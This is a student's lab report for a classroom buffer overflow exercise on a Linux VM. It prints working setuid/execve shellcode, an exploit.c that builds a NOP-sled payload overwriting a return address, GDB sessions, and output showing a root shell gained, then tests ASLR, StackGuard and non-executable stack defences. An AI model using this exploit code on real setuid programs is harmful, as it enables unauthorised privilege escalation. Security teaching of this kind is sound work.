
Lab5: Buffer overflow attack Lab5

Pramod kumar, pjk5502@psu.edu

Task 1: Running Shellcode


Turn off Address randomization and execute call_shallcode to get shall exec



Observation : On running above simple program we able to get system shell.

Stack was executable and address randomization was off.

Subtask 1.1: Compile and run the program. As program need “Badfile” , so create badfile with random string.



Observation: Program worked as expected, No buffer overflow, returned properly

Task2: Exploiting the Vulnerability

```
[11/02/19]seed@Victim:~/lab5$
[11/02/19]seed@Victim:~/lab5$ gcc -o stack -z execstack -fno-stack-protector sta
ck.c
[11/02/19]seed@Victim:~/lab5$ sudo chown root stack
[11/02/19]seed@Victim:~/lab5$ sudo chmod 4755 stack
[11/02/19]seed@Victim:~/lab5$
[11/02/19]seed@Victim:~/lab5$
```

Run GDB(compile again with -g flag) to fetch address of stack pointer for “main” and “bof” function, which will tell the difference from “buffer” to the place where we can copy our shell code. And also that will be the address which we have to store at “Return address”.

Set break point on both function

```
[11/02/19]seed@Victim:~/lab5$ gcc -g -o stack -z execstack -fno-stack-protector
stack.c
[11/02/19]seed@Victim:~/lab5$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack...done.
gdb-peda$ b main
Breakpoint 1 at 0x80484ee: file stack.c, line 24.
gdb-peda$ b bof
Breakpoint 2 at 0x80484c1: file stack.c, line 14.
gdb-peda$
```

Main 0xbfffeb80

```
[----------------------------------registers-----------------------------------]
EAX: 0xb7f1ddbc --> 0xbfffee4c --> 0xbffff038 ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbfffedb0 --> 0x1
EDX: 0xbfffedd4 --> 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffed98 --> 0x0
ESP: 0xbfffeb80 --> 0xb7fe3d39 (<check_match+9>:        add    ebx,0x1b2c7)
EIP: 0x80484ee (<main+20>:      sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484e5 <main+11>: mov    ebp,esp
   0x80484e7 <main+13>: push   ecx
   0x80484e8 <main+14>: sub    esp,0x214
=> 0x80484ee <main+20>: sub    esp,0x8
   0x80484f1 <main+23>: push   0x80485d0
   0x80484f6 <main+28>: push   0x80485d2
   0x80484fb <main+33>: call   0x80483a0 <fopen@plt>
   0x8048500 <main+38>: add    esp,0x10
[------------------------------------stack-------------------------------------]
0000| 0xbfffeb80 --> 0xb7fe3d39 (<check_match+9>:       add    ebx,0x1b2c7)
0004| 0xbfffeb84 --> 0x8922974
0008| 0xbfffeb88 --> 0x342
0012| 0xbfffeb8c --> 0xb7ffd2f0 --> 0xb7d6a000 --> 0x464c457f
0016| 0xbfffeb90 --> 0xb7fe3d39 (<check_match+9>:       add    ebx,0x1b2c7)
0020| 0xbfffeb94 --> 0xb7bf73d0 --> 0x94b90ca0
0024| 0xbfffeb98 --> 0x53d
0028| 0xbfffeb9c --> 0xb7ffd5b0 --> 0xb7bf3000 --> 0x464c457f
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, main (argc=0x1, argv=0xbfffee44) at stack.c:24
24          badfile = fopen("badfile", "r");
gdb-peda$ i r $esp
esp            0xbfffeb80       0xbfffeb80
gdb-peda$
```

```
[----------------------------------registers-----------------------------------]
EAX: 0xbfffeb87 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffeb68 --> 0xbfffed98 --> 0x0
ESP: 0xbfffeb40 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484c1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <bof>:     push   ebp
   0x80484bc <bof+1>:   mov    ebp,esp
   0x80484be <bof+3>:   sub    esp,0x28
=> 0x80484c1 <bof+6>:   sub    esp,0x8
   0x80484c4 <bof+9>:   push   DWORD PTR [ebp+0x8]
   0x80484c7 <bof+12>:  lea    eax,[ebp-0x20]
   0x80484ca <bof+15>:  push   eax
   0x80484cb <bof+16>:  call   0x8048370 <strcpy@plt>
[------------------------------------stack-------------------------------------]
0000| 0xbfffeb40 --> 0xb7fe96eb (<_dl_fixup+11>:        add    esi,0x15915)
0004| 0xbfffeb44 --> 0x0
0008| 0xbfffeb48 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffeb4c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffeb50 --> 0xbfffed98 --> 0x0
0020| 0xbfffeb54 --> 0xb7feff10 (<_dl_runtime_resolve+16>:      pop    edx)
0024| 0xbfffeb58 --> 0xb7dc888b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffeb5c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 2, bof (
    str=0xbfffeb87 '\220' <repeats 24 times>, "\232\353\377\277") at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ i r $esp
esp            0xbfffeb40       0xbfffeb40
gdb-peda$
```


Difference between both stack base pointer is 64 ie (0xbfffeb80 - 0xbfffeb40).

It means our shellcode can be places after 24(array size in bof)+64(difference) = 88.

Main function esp: 0xbfffeb80 + 0x64(dec 100) will be destination address for shellcode. **=> 0xbfffEBE4**

Using this create badfile from exploit.c

```c
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    long *addrptr;
    long retaddr;
    int pos_shellcode_start = sizeof(buffer) - (sizeof(shellcode) + 1);
    addrptr = (long*)(buffer);
    /* main() address in stack.c esp pointer*/
    retaddr = 0xbfffEBE4;
// Skip first 24 byte of buffer
    addrptr=addrptr+6;  /* long is 4 byte so 4*6 = 24
    there could be padding between starting of buffer and return address
    which is 8 byte, then 4 more byte of "previous ptr" total 12*/
    addrptr=addrptr+3;

  *(addrptr++) = retaddr;

    strcpy(buffer+pos_shellcode_start,shellcode);
    buffer[sizeof(buffer) - 1] = '\0';


    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
                                                    52,0-1        Bot
```




Task3: Defeating dash's Countermeasure

Lets run dash_shell_test program with setuid(0) commented and uncommented.

Observation: with setuid(0) commented, we didn't get root shell despite file was owned by root as dash has counter measure to reduce the privilege.

When we do setuid(0), we could get the shell with root privilege(ID 0).



```
[11/02/19]seed@Victim:~/lab5$ ls
a.out    call_shellcode    exploit.c   peda-session-stack1.txt  stack   stack.c
badfile  call_shellcode.c  exploit.py  peda-session-stack.txt   stack1
[11/02/19]seed@Victim:~/lab5$ vim dash_shell_test.c
[11/02/19]seed@Victim:~/lab5$
[11/02/19]seed@Victim:~/lab5$
[11/02/19]seed@Victim:~/lab5$ sudo ln -sf /bin/dash /bin/sh
[11/02/19]seed@Victim:~/lab5$ cat dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main(){
        char*argv[2];
        argv[0] = "/bin/sh";
        argv[1] = NULL;
        // setuid(0);
        execve("/bin/sh", argv, NULL);
        return 0;
}
[11/02/19]seed@Victim:~/lab5$  gcc dash_shell_test.c -o dash_shell_test
[11/02/19]seed@Victim:~/lab5$ sudo chown root dash_shell_test
[11/02/19]seed@Victim:~/lab5$ sudo chmod 4755 dash_shell_test
[11/02/19]seed@Victim:~/lab5$ ./dash_shell_test
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$
$ exit
[11/02/19]seed@Victim:~/lab5$
```


After enabling setid

```
Terminal
[11/02/19]seed@Victim:~/lab5$ gcc dash_shell_test.c -o dash_shell_test
[11/02/19]seed@Victim:~/lab5$ sudo chown root dash_shell_test
[11/02/19]seed@Victim:~/lab5$ sudo chmod 4755 dash_shell_test
[11/02/19]seed@Victim:~/lab5$ ./dash_shell_test
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# exit
[11/02/19]seed@Victim:~/lab5$ cat dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main(){
        char*argv[2];
        argv[0] = "/bin/sh";
        argv[1] = NULL;
         setuid(0);
        execve("/bin/sh", argv, NULL);
        return 0;
}
[11/02/19]seed@Victim:~/lab5$
```

Add setuid code in the exploit


```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"            /*Line 1: xorl     %eax,%eax*/
    "\x31\xdb"            /*Line 2: xorl     %ebx,%ebx*/
    "\xb0\xd5"            /*Line 3: movb     $0xd5,%al*/
    "\xcd\x80"            /*Line 4: int      $0x80*/
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    long *addrptr;
    long retaddr;
    int pos_shellcode_start = sizeof(buffer) - (sizeof(shellcode) + 1);
    addrptr = (long*)(buffer);
    /* main() address in stack.c esp pointer*/
    retaddr = 0xbfffEBE4;
// Skip first 24 byte of buffer
"exploit.c" 55L, 1999C                                    1,1           Top
```


Build the badfile and execute stack program. As we can see in below screenshot, **privilege level is changed.**



Task 4: Defeating Address Randomization

Now lets enable address randomization. In this case our previous attack MAY not work as base address is changed. So we need to run script to execute attack again and again, may be we get lucky in few minute.






Task 5: Turn on the StackGuard Protection

Compile both program from task1 call_shellcode.c and stack.c with stackgaurd off.

```
[11/02/19]seed@Victim:~/lab5$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/02/19]seed@Victim:~/lab5$ ./stack^C
[11/02/19]seed@Victim:~/lab5$ gcc -g -o stack -z execstack stack.c
stack.c: In function 'bof':
stack.c:12:12: warning: format '%x' expects argument of type 'unsigned int', but
 argument 2 has type 'char *' [-Wformat=]
     printf("buffer: 0x%x\n", buffer);
            ^
stack.c: In function 'main':
stack.c:25:12: warning: format '%x' expects argument of type 'unsigned int', but
 argument 2 has type 'char *' [-Wformat=]
     printf("str: 0x%x\n", str);
            ^
[11/02/19]seed@Victim:~/lab5$ vim stack.c
[11/02/19]seed@Victim:~/lab5$ sudo chown root stack
[11/02/19]seed@Victim:~/lab5$ sudo chmod 4755 stack
[11/02/19]seed@Victim:~/lab5$
[11/02/19]seed@Victim:~/lab5$
[11/02/19]seed@Victim:~/lab5$ gcc -z execstack -o call_shellcode call_shellcode.
c
[11/02/19]seed@Victim:~/lab5$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$ whoami
seed
$ exit
[11/02/19]seed@Victim:~/lab5$ ./stack
str: 0xbfffeb87
buffer: 0xbfffeb34
*** stack smashing detected ***: ./stack terminated
Aborted
[11/02/19]seed@Victim:~/lab5$
[11/02/19]seed@Victim:~/lab5$
[11/02/19]seed@Victim:~/lab5$
```

Observation: call_shellcode is running properly as we didn't modify stack while stack.c safeguard detected the stack tempering, hence it aborted

Task 6: Turn on the Non-executable Stack Protection



Above screen shot shows both execution of “executable and non-executable” stack.

Can you get a shell? If not, what is the problem?

Answer: No, we didn’t get the shell. Buffer overflow did happen but the address it was pointing was non executable hence we got segfault.

How does this protection scheme make your attacks difficult?

Answer: we wrote Return address to our shell code, but that location in stack is not executable. Now to achieve that we need to write return address of some other library in system like libc. And also, we need to inject code in that library, which is more difficult. Another very minute reason could be that each machine runs a different version of library so offset could be different, Hence make more difficult to exploit.